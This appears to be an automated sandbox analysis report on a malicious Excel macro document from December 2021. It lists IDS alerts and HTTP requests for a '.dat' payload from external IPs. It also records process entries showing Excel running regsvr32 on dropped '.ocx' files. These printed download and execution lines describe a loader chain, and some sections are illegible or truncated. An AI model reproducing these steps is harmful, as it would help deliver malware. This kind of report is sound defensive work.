Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-16:10:25.632241	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	185.82.126.78	192.168.2.22
12/02/21-16:10:26.574859	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	158.69.133.78	192.168.2.22
12/02/21-16:10:29.832836	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	45.142.211.62	192.168.2.22
12/02/21-16:10:30.027399	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	45.142.211.62	192.168.2.22
12/02/21-16:10:30.211827	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	185.82.126.78	192.168.2.22
12/02/21-16:10:30.735520	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	158.69.133.78	192.168.2.22


Network Port Distribution

TCP Packets

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 16:18:29.915843964 CET	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a.dns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49763	185.82.126.78	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49764	158.69.133.78	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
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[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49765	45.142.211.62	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 16:18:22.369000912 CET	1183	OUT	GET /939602286691.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.142.211.62 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 16:18:22.618542910 CET	1184	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 15:18:22 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 6e 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 6

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6996 Parent PID: 800**General**

Start time:	16:18:11
Start date:	02/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x1340000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created**File Written****Registry Activities**

Show Windows behavior

Key Created**Key Value Created****Analysis Process: regsvr32.exe PID: 5972 Parent PID: 6996****General**

Start time:	16:18:23
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet1.ocx
Imagebase:	0xc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6440 Parent PID: 6996**General**

Start time:	16:18:24
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet2.ocx

Imagebase:	0xc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

[File Activities](#)

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6468 Parent PID: 6996

General

Start time:	16:18:24
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet3.ocx
Imagebase:	0xc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

[File Activities](#)

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6464 Parent PID: 6996

General

Start time:	16:18:25
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet4.ocx
Imagebase:	0xc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

[File Activities](#)

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6536 Parent PID: 6996

General

Start time:	16:18:26
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet5.ocx

Imagebase:	0xc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

[File Activities](#)

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6516 Parent PID: 6996

General

Start time:	16:18:26
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet6.ocx
Imagebase:	0xc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

[File Activities](#)

Show Windows behavior

Disassembly

Code Analysis